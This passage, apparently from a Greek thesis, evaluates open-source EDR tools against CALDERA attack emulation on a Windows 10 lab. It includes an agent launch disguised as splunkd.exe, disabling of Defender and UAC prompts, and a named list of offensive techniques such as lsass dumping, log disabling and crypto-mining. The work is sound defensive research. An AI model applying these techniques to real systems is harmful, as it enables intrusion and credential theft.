
Μπορεί να εγκατασταθεί σε μορφή Stand Lone Server(φυσικό μηχάνημα ή εικονική μηχανή) ή σε Container (Docker ή Cubernetics).Το WAZUH μπορεί να εγκατασταθεί σε λειτουργικά συστήματα Linux (CentOS, Redhat, Ubuntu Amazon OS).

Διατίθεται και μια εμπορική έκδοση η οποία συνδυάζει το Wazuh με το Elastic Search και προσφέρει επιπλέον χαρακτηριστικά όπως Elastic Stack Security features, Kibana alerting. Τέλος διατίθεται και σαν υπηρεσία νέφους.

Τα κύρια τμήματα της αρχιτεκτονικής του είναι :

- Ο Indexer, ο οποίος αποτελεί μια μηχανή για text search και analytics.
- Ο Server, ο οποίος αναλύει τα δεδομένα εφαρμόζοντας κανόνες και Threat Intelligence, για να ανακαλύψει Indicators of Compromise (IoC)
- Το Dashboard, αποτελεί το γραφικό περιβάλλον στο οποίο απεικονίζονται πληροφορίες από την ανάλυση των End Points, στοιχεία ασφαλείας και πληροφορίες για την κατάσταση του Server των Agents.
- Agents, οι οποίοι είναι εγκατεστημένοι στα Endpoints και παρέχουν πληροφορίες στον Server. Μπορούν να εγκατασταθούν σε περιβάλλοντα Windows Linux macOS Solaris AIX και HP-UX.

Στη μελέτη χρησιμοποιήθηκε η έκδοση 4.3.



Εικ.11 - Αρχιτεκτονική WAZUH, WAZUH

2.2.2. OSSEC

Το OSSEC[i.4], σύμφωνα με το site του κατασκευαστή, είναι το πιο πολύ χρησιμοποιημένο HIDS με πάνω από 500.000 κάθε χρόνο. Η πρώτη έκδοση, σε μορφή agent ήταν το 2005.

Το OSSEC αποτελεί ένα open Source Host-based Intrusion Detection System (HIDS) το οποίο μπορεί να τρέξει σε διάφορες πλατφόρμες. Η χρήση του υπόκειται στους ορούς της GNU General Public License (version 2). Μπορεί να εγκατασταθεί σε περιβάλλον Linux (Fedora Ubuntu,CentOS, Debian) Amazon Linux. Δέχεται πληροφορίες από περιβάλλοντα Windows και Linux.

Σύμφωνα με πληροφορίες που αναφέρονται στο Site (https://www.ossec.net/about/), στα χαρακτηριστικά του συμπεριλαμβάνονται:

- Log based Intrusion Detection, που ενεργά παρακολουθεί και αναλύει δεδομένα ταυτόχρονα από πολλές πηγές σε πραγματικοί χρόνο.
- Ανίχνευση Root-kit και Malware Software.
- Compliance Auditing, απέναντι εμπορικά standards όπως το PCI-DSS και τεχνικά standards όπως το CIS Benchmarks.
- File Integrity Monitoring, ελέγχει σε πραγματικό χρόνο αρχεία και κλειδιά της registry για αλλαγές και διατηρεί και ένα αντίγραφο των αλλοιωμένων δεδομένων για λογούς Forensics.
- System Inventory, συλλεγεί πληροφορίες μέσω των agents για τα endpoints όσον αφορά, χρήση hardware (CPU, μνήμη), υπηρεσίες δικτύου.
- Active Response, ανταποκρίνεται σε επιθέσεις η αλλαγές στο σύστημα σε πραγματικοί χρόνο, χρησιμοποιώντας μηχανισμούς όπως, κανόνες firewall και συνεργασία με 3rd parties CDNs (Content Delivery network).

Για τη μελέτη χρησιμοποιήθηκε η έκδοση OSSEC HIDS 3.7.0

2.2.3. OSSEC+

Το OSSEC+[i.3] αποτελεί μια αναβάθμιση του OSSEC η οποία διανέμεται δωρεάν από την **Atomicorp**.
Σε σχέση με το OSSEC, παρέχει ορισμένα επιπλέον χαρακτηριστικά:

- Machine Learning.
- Ανταλλαγή πληροφοριών σε πραγματικοί χρόνο, με κοινότητες Threat Sharing.
- Επιπλέον κανόνες.
- Συνεργασία με το ELK stack.

Το OSSEC+ δε χρησιμοποιεί τον agent του OSSEC αλλά τον agent του ElasticSearch.

Για τη χρήση του, απαιτείται να γίνει εγγραφή στην OSSEC.

Στην αξιολόγηση θα χρησιμοποιήθηκε η έκδοση OSSEC+ με χρήση του Elastic search 7.17.7 agent, γραφικό περιβάλλον KOFE (https://github.com/ossec/kofe) και η έκδοση OSSEC HIDS 3.7.0 για τον server.

Εικ.12 – Αρχιτεκτονική OSSEC, https://atomicorp.com

2.2.4. BlueSpawn


Το BLUESPAWN [i.5] είναι για την ώρα ένα εγχείρημα, το οποίο βρίσκεται ακόμα στη έκδοση alpha, δεν διαθέτει Server και υποστηρίζει μόνο Windows Clients. Παρόλα αυτά, παρακολουθώντας την παρουσίασή του προγράμματος από τους developers, θεώρησα ότι είναι μια προσπάθεια που αξίζει να της δοθεί έμφαση.

Το BLUESPAWN είναι ένα εργαλείο active defense και endpoint detection and response, το οποίο στοχεύει να βοηθήσει το Security team ώστε να μπορέσει γρηγορά να αναγνωρίσει, να εντοπίσει και να εξολοθρεύσει μια κακόβουλη ενέργεια.

Το BLUESPAWN παρέχει τα εξής λειτουργίες:

- Mitigation mode, αξιολογεί ένα σύστημα σε σχέση με ρυθμίσεις ασφαλείας που προτείνονται από την Αμερικανική DISA (DISA STIGs) η από την MITRE. Εναλλακτικά μπορεί να εφαρμόσει τις ρυθμίσεις στο σύστημα.
- Hunt mode, πραγματοποίει έλεγχο για την εύρεση απειλών, βασιζόμενο στο framework της MITRE ATT&CK.
- Monitor mode, παρακολουθεί συνεχώς το σύστημα για ενδείξεις κακόβουλου λογισμικού. Κατά κανόνα παρακολουθεί κλειδιά της registry, αρχεία συστήματος και υπηρεσίες οι οποίες είναι γνωστό ότι σχετίζονται με την εκδήλωση μιας επίθεσης.
- Scan mode, αξιολογεί τα ευρήματα του Hunt Mode και αποφαίνεται αν πρόκειται η όχι για κακόβουλη ενέργεια.

Αποτελεί ένα πολύ πρόσφατο Project το οποίο είναι ακόμη στη φάση Alpha.Κατά συνέπεια ενδέχεται να εμφανίζει προβλήματα στη λειτουργία του. Παράλληλα δεν υπάρχει και επαρκής βιβλιογραφία για τη λειτουργεία του. Αυτή τη στιγμή λειτουργεί μόνο σε περιβάλλον Windows, σαν Stand-Alone εφαρμογή. Από τους developers του, εκτιμάται ότι σύντομα θα είναι διαθέσιμος και ένας agent για end point Linux καθώς και ο Server για τη διαχείριση πολλαπλών End Points.



Εικ.13 - BLUESPAWN Mitigation Mode

Στην μελέτη χρησιμοποιήθηκε η έκδοση 0.5.1

2.2.5. OpenEDR

Σύμφωνα με τον κατασκευαστή μια από τις πιο ώριμες και αποτελεσματικές λύσεις EDR στον κόσμο. Υποστηρίζει προς στιγμήν μόνο Windows Client ενώ η εγκατάσταση Stan-Alone Server είναι σύνθετη. Στην αξιολόγηση χρησιμοποιήθηκε ο Open Source Windows agent και η πλατφόρμα διαχείρισης Comodo Dragon.


Το OpenEDR[i.6] είναι μια Open Source λύση η οποία παρέχεται από την Xcitium (πρώην Commodo).

Η εταιρεία παρέχει δυο επιλογές εγκατάστασης.

Η πρώτη επιλογή είναι η να γίνει compilation του πηγαίου κώδικα και εγκατάσταση περιβάλλοντος με χρήση Logstash, Elasticsearch και Filebeat για τη διαχείριση της πλατφόρμας. Επειδή αυτή η επιλογή έχει αποδειχτεί εξαιρετικά δυσχερής, και μέχρι η εταιρεία να υλοποιήσει μια πιο εύκολη λύση, διαθέτει ως Open Source, τον agent για Windows και παράλληλα επιτρέπει τη διαχείριση των Endpoints από την πλατφόρμα Comodo Dragon χωρίς χρέωση.

Τα χαρακτηριστικά της λύσης περιλαμβάνουν:

- Process Monitoring, για την παρακολούθηση επιμέρους διεργασιών
- Network Monitoring, παρακολουθεί τη δημιουργία ή τον τερματισμό διεργασιών χρησιμοποιώντας τις κλήσεις στο σύστημα.
- Low Level Process Monitoring, φίλτρο δικτύου για παρακολούθηση της δραστηριότητας του δικτύου
- File-System Mini Filter, παρακολούθηση της δραστηριότητας του kernel και των I/O ερωτημάτων στο σύστημα.
- Low Level Registry Monitoring, παρακολούθηση της πρόσβαση στη registry χρησιμοποιώντας τις κλήσεις στο σύστημα.



Εικ.14 - High-level interaction diagram for runtime components

2.2.6. Trend Micro Vision One XDR

Το Trend Micro Vision One XDR[i.10] είναι μια λύση η οποία υλοποιείται στο σύννεφο.Ανήκει στην κατηγορία Native, δηλαδή η πλατφόρμα συνεργάζεται και δέχεται πληροφορίες τηλεμετρίας από υλοποιήσεις ασφάλειας της Trend Micro.

Σύμφωνα με την εκθέσω της Forrester για το 4ο τετράμηνο του 2021, η Trend Micro ανήκει στην κατηγορία των Market Leaders με τη δεύτερη μεγαλύτερη παρουσία, μετρά τη Microsoft.

Το πορτοφολιο της πλατφόρμας περιλαμβάνει υπηρεσίες ασφάλειας και δυνατότητες Threat Hunting Threat Investigations, Incident response and Automation.

Σκοπός είναι να διαπιστωθεί πόσο αποκλίνει η απόδοση μια υλοποίησης Open Source από ένα αναγνωρισμένο εμπορικό προϊόν.


2.3. Επιλογή συστήματος-στόχος για την εξομοίωση της επίθεσης.

Για την εξομοίωση της επίθεσης επελέγη το λειτουργικό σύστημα Windows10, διότι αποτελεί την πιο δημοφιλή λύση σε λειτουργικό σύστημα για σταθμό εργασίας και παράλληλα μπορεί να δοκιμαστεί από όλες τις πλατφόρμες που έχουν επιλεγεί από την ερεύνα.

Για να πραγματοποιηθεί η ερεύνα, χρειάστηκε να γίνει register το Windows10 σύστημα στον CALDERA Server, με τη χρήση ενός PowerShell script.To Windows Defender των Windows αναγνώρισε τον agent σαν κακόβουλο λογισμικό, και δεν επέτρεψε την εγκατάσταση του.

```
PS C:\Users\Administrator\Desktop> C:\Users\Administrator\Desktop\caldera.ps1
Start-Process : This command cannot be run due to the error: Operation did not complete successfully because
the file contains a virus or potentially unwanted software.
At C:\Users\Administrator\Desktop\caldera.ps1:10 char:1
+ Start-Process -FilePath C:\Users\Public\splunkd.exe -ArgumentList "-s ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (:) [Start-Process], InvalidOperationException
    + FullyQualifiedErrorId : InvalidOperationException,Microsoft.PowerShell.Commands.StartProcessCommand
```

Επιπλέον σε αρκετές τεχνικές επίθεσης, όπως για παράδειγμα, όταν επιχειρήθηκε να κατεβεί κακόβουλο λογισμικό, αυτό ανιχνεύτηκε από το Windows Defender Antivirus και αντιμετωπίστηκε, διακόπτοντάς παράλληλα την επικοινωνία με τον CALDERA SERVER.



Για αυτό το λόγο στο Windows Defender, το Virus Real Time Protection και το Tamper Protection απενεργοποιήθηκαν , ώστε να γίνει το registration του συστήματος στο CALDERA και να μην διακόπτονται τα τεστ.

Ο στόχος της μελέτης δεν είναι η αξιολόγηση των μηχανισμών ασφάλειας των Windows,αλλά η αξιολόγηση του βαθμού στον οποίο μια επίθεση μπορεί να ανιχνεύεται από ένα EDR σύστημα.

Επίσης η εγκατάσταση του agent πρέπει να γίνει από το profile του διαχειριστή, διότι πολλές εντολές εκτελούνται με χρήση εντολών Service Control (sc.exe), οι οποίες εκτελούνται απομακρυσμένα και πρέπει να εκτελεστούν με αυξημένα δικαιώματα.

Επιπλέον το User Access Control (UAC) ρυθμίστηκε ώστε να μην δίνει ειδοποιήσεις για χρήση αυξημένων δικαιωμάτων (Never notify).

Στα Windows έγινε εγκατάσταση του Microsoft SysMon (https://learn.microsoft.com/en-us/sysinternals/downloads/sysinternals-suite).

2.4. Επιλογή τεχνικών

Το ATT&CK Matrix περιλαμβάνει μια σειρά τακτικών τις οποίες χρησιμοποιεί ο επιτιθέμενος για να αποκτήσει πρόσβαση σε ένα σύστημα, καθώς επίσης και πιθανές τεχνικές που εφαρμόζει σε κάθε τεχνική. Για τις ανάγκες της μελέτης θεωρούμε ότι ο επιτιθέμενος έχει ήδη αποκτήσει πρόσβαση στο σύστημα μας. Για αυτό το λόγο δεν έγινε χρήση τακτικών, αναγνώρισης, εγκατάστασης και αρχικής πρόσβασης.

Η εξομοίωσή της επίθεσης πραγματοποιήθηκε χρησιμοποιώντας 2 προσεγγίσεις.

Στην πρώτη προσέγγιση πραγματοποιήθηκε επιλογή διαφορετικών τεχνικών από διάφορες τακτικές. Συνολικά επελέγησαν 40. Η σειρά εκτέλεσης ακολούθησε τα συνήθη βήματα πρόσβασης σε ένα σύστημα. Execution, Persistence, Privilege Escalation, Defense Evasion, Credential Access, Discovery, Lateral Movement, Collection, Command and Control, Exfiltration, Impact.Οι τεχνικές που επελέγησαν ήταν τυχαίες, με την έννοια ότι το αποτέλεσμα του κάθε βήματος δεν συνδέεται με την εκτέλεση του επομένου. Επίσης δεν υπήρχε κάποια χρονικός σχεδιασμός στη διαδοχή των τεστ, παράγοντας που συνήθως υφίσταται σε ένα πραγματικό σενάριο.

Η τεχνικές αναφέρονται στον επόμενο πίνακα.

Στον πίνακα αναφέρεται η Τακτική, η τεχνική που χρησιμοποιείται, και ο κωδικός της τεχνικής που χρησιμοποιείται.

1. Execution
1.1. System Services
• System Services: Execute a Command as a Service T1569.002
• System Services :Service Creation T1569.002
1.2. User Execution Tactics
• Malicious link execution – Writes text to a file and displays it.: T1059.003
• Malicious file execution – OSTap Payload Download : T1204.002
Χρησιμοποιεί ενα cscript //E:jscript για να κατεβάσει ένα αρχείο
1.3. WMI (Windows Management Instrumentation
• Δημιουργεί μια νέα Win32_Process : T1047
2. Persistanse
2.1. Boot or Logon Autostart Execution
• Registry Run Keys/StartUp Folder :T1547.001
RunOnce Key Persistence via PowerShell.
Εγκαθιστά ένα runonce κλειδί στηregistry.
2.2. Boot or Logon Initialization Scripts
• Logon Script:T1037.001
Εγκαθιστά ένα κλειδί στη registry για να εκτελέσει εαν run batch script από το %temp% directory.
Create Account
• Local Account:T1078.003
Δημιουργία νέου λογαριασμού με δικαιώματα διαχειριστή.
2.3. Event Triggered execution
• AppCert DLLs :T1546.009
Δημιουργεί μια νέα ‘AtomicTest’ value η οποία δείχνει στο AppCert DLL στο AppCertDlls registry key. Όταν εκκινήσει ο υπολογιστής το DLL θα φορτωθεί σε διάφορες διεργασίες και θα δημιουργείτο αρχείο ‘AtomicTest.txt’ στο C:\Users\Public\ ώστε να ελέγξει οτι το DLL εκτελέσθηκε.
2.4. Hijack Execution Flow
• DLL Search Order Highjacking :T1574.001
• Path Interception by Unquoted Path :T1547.009
• Service Registry Permission Weakness:T1547.009
2.5. Scheduled Task/Job
• Scheduled Job :T1053.002
Δημιουργία μιας εργασία ςπου θα εκτελεστεί στο μέλλον.
2.6. Valid Accounts
• Default Accounts :T1078.001
Ενεργοποιεί το Guest Account
3. Defense Evasion
3.1. Abuse Elevation Control Mechanism
• Abuse Elevation Control Mechanism: Bypass User Access Control Media:T1548.002
3.2. File and directory Permissions Modification
• Windows File and Directory Modification:T1070.006
Αλλαγή της χρονοσφραγιδας ενός αρχείου με χρήση Powershell
3.3. Hide artifacts
• Hidden Window: T1564.003

Δημιουργία ενός κρυφού παραθύρου
• Hidden User :T1564.002
Δημιουργία χρήστη στη registry
3.4. Impair Defenses
• Disable or Modify System Firewall :T1562.004
Απενεργοποίηση του Windows Firewall
• Disable windows Event Logging :T1562.002
Απενεργοποίηση του Windows Event Logging με την εντολή wevtutil
4. <u>Credential Access</u>
4.1. OS Credential Dumping
• LSASS Memory
Leverage Procdump for lsass memory:T1003.001
Χρήση του Procdump για να διαβάσει τη μνήμη lsass
Credential dumping using NPPSpy:T1003
Χρήση του NPPSpy για να κατεβασει τα διαπιστευτήρια των χρηστών
• Security Account Manager
Power dump hashes and usernames from the registry:T1003.002
Unsecure credentials
• Credentials in Registry: Enumeration in HKLM:T1552.002
• Credentials in files:T1552.001
5. <u>Lateral Movement</u>
5.1. Remote Service Session Highjacking
• RDP Highjacking:T1563.002
5.2. Remote Services
• SMB Windows shares
Επιχειρεί να γράψει στο Admin Share(Admin$):T1021.002
• Windows Remote Management
Επιχειρεί να αντιγράψει το αρχείο Sandcat :T1021.006
6. <u>Command and Control</u>
• DNS:T1071.004
Επιχειρεί να ξεκινήσει μια επικοινωνία C2 με χρήση του πρωτοκόλλου DNS.
• Remote Access Software
Εγκαθιστά το πρόγραμμα LogMeIn:T1219
7. <u>Exfiltration</u>
7.1. Automated exfiltration: T1020
Δημιουργεί ένα αρχείο, επιχειρεί να το ανεβάσει ένα Server με μέθοδο PUT και τελικά διαγράφει το αρχείο.
• Exfiltration Over C2 Channel:T1041
8. **<u>Impact</u>**
8.1. Account Access Removal
• Change User Password – Windows: T1531
• Data Destruction: Overwrite deleted data on C drive: T1485
8.2. Defacement
• Leave note: Δημιουργει ενα αρχειο για να το βρει ο χρηστης: T1491

• Download meme-Katz:T1491
8.3. Resource Highjacking
• Εγκαθιστά και εκτελεί το Monero mining:T1496
8.4. System Shutdown/Reboot
• Logoff System: T1529

Πίνακας 1.- Τεχνικές που χρησιμοποιήθηκαν

Με τη δεύτερη προσέγγισή, αξιολογείται η συμπεριφορά των EDR απέναντι σε μια ολοκληρωμένη επίθεση. Για το σκοπό αυτό επελέγη η προσομοίωση της επίθεσης APT29.


Το ATP29 είναι ένα Advanced Treat Group (ATP), το οποίο εικάζεται ότι υποστηρίζεται από τις Ρωσικές μυστικές υπηρεσίες. Είναι κυρίως γνωστό για την παραβίαση του της εθνικής επιτροπής του Δημοκρατικού κόμματος των Η.Π.Α το 2015. Το ATP29 έχει δημιουργήσει μια σειρά από εργαλεία τα οποία συνεχώς εξελίσσει και βελτιώνει. Στοχεύουν κυρίως στην συγκέντρωση και υποκλοπή πληροφοριών από το θύμα, όπως αρχεία και διαπιστευτήρια και στο να επιτύχουν μόνιμη πρόσβαση στα συστήματα του θύματος[10].

Στο δεύτερο σενάριο, χρησιμοποιείται μια διαφοροποιημένη συνδεσμολογία. Η επίθεση πραγματοποιείται σε περιβάλλον Active Directory.Εγκαταστάθηκε ένα σύστημα Windows 2019 με ρολό Domain Controller.Το σύστημα Windows 10 είναι Domain Member.Οι απαιτήσεις που αφορούν στην απενεργοποίηση του Windows Defender και του UAC, εφαρμοστήκαν και στο σενάριο αυτό.

Το σενάριο πραγματοποιείται σε δυο φάσεις.

Στην πρώτη φάση, ο επιτιθέμενος αποκτά πρόσβαση στο σύστημα με τη χρήση ενός reverse Shell, μόλις το θύμα ανοίγει ένα αρχείο που περιέχει κακόβουλο λογισμικό. Ο επιτιθέμενος ερευνά το παραβιασμένο σύστημα, αναγνωρίζει την αξία του, και ξεκινά μια αθόρυβη επίθεση κάνοντας οριζόντιες μετακινήσεις.


Στη δεύτερη φάση, ο επιτιθέμενος εφαρμόζει μια μεθοδική προσέγγισή για να παραβιάσει το σύστημα, να υποκλέψει διαπιστευτήρια, να αποκτήσει μόνιμη πρόσβαση και τέλος να παραβιάσει ολόκληρο το Domain[11].



Εικ.15 - ATP29 Ροή επίθεσης

Από τα εκτελεσμένα τεστ, τα 21, 25,67,78 αποτύχανε. Στο τεστ 25, εγκαθίστανται στο σύστημα τροποποιημένα εργαλεία από τη σουίτα SysInternals, και είναι σημαντικά για τη συνέχεια της επίθεσης. Το CALDERA απέτυχε να τα εγκαταστήσει. Για αυτό λόγο εγκαταστάθηκαν «με το χέρι» στο σύστημα Windows10, κατά τη διάρκεια της προετοιμασίας. Το τεστ 3 "Automated Collection" δεν ολοκληρώθηκε λόγω μεγάλης καθυστέρησης (Timed-out).Τα αποτελέσματα των τεστ 21,67,78 αγνοήθηκαν.

Οι τεχνικές και οι αντίστοιχες τακτικές, που χρησιμοποιούνται και στα δυο σενάρια απεικονίζονται στον παρακάτω πίνακα.



Πινακας.2 – Κατηγορίες τεχνικών στη επίθεση ATP29

Στο Caldera χρησιμοποιήθηκε το Adversary Profile ATP29.Τα επιμέρους τεστ που περιλαμβάνει, παρουσιάζονται στον ακόλουθο πίνακα.

Σειρα	Ονομασια	Τακτικη	Τεχνικη
1	RTLO Start Sandcat	execution	Masquerading: Right-to-Left Override
2	PowerShell	execution	Command and Scripting Interpreter: PowerShell
3	Automated Collection	collection	Automated Collection
4	System Network Configuration Discovery	discovery	System Network Configuration Discovery
5	System Network Configuration Discovery	discovery	System Network Configuration Discovery
6	System Owner / User Discovery	discovery	System Owner/User Discovery
7	Data from staged fileand Exfiltration over C2 Channel	exfiltration	Exfiltration Over Command and Control Channel
8	Process Discovery	discovery	Process Discovery
9	Process Discovery	discovery	Process Discovery
10	System Service Discovery	discovery	System Service Discovery
11	System Service Discovery	discovery	System Service Discovery
12	System Information Discovery	discovery	System Information Discovery
13	System Information Discovery	discovery	System Information Discovery
14	Permissions Groups Discovery	discovery	Permission Groups Discovery
15	Permissions Groups Discovery	discovery	Permission Groups Discovery
16	Permissions Groups Discovery	discovery	Permission Groups Discovery
17	Account Discovery	discovery	Account Discovery
18	Account Discovery	discovery	Account Discovery
19	Query Registry	discovery	Query Registry
20	Staging monkey PNG	defensive-evasion	Masquerading: Match Legitimate Name or Location
21	Bypass User Account Control	privilege-escalation	Access Token Manipulation: Token Impersonation/Theft
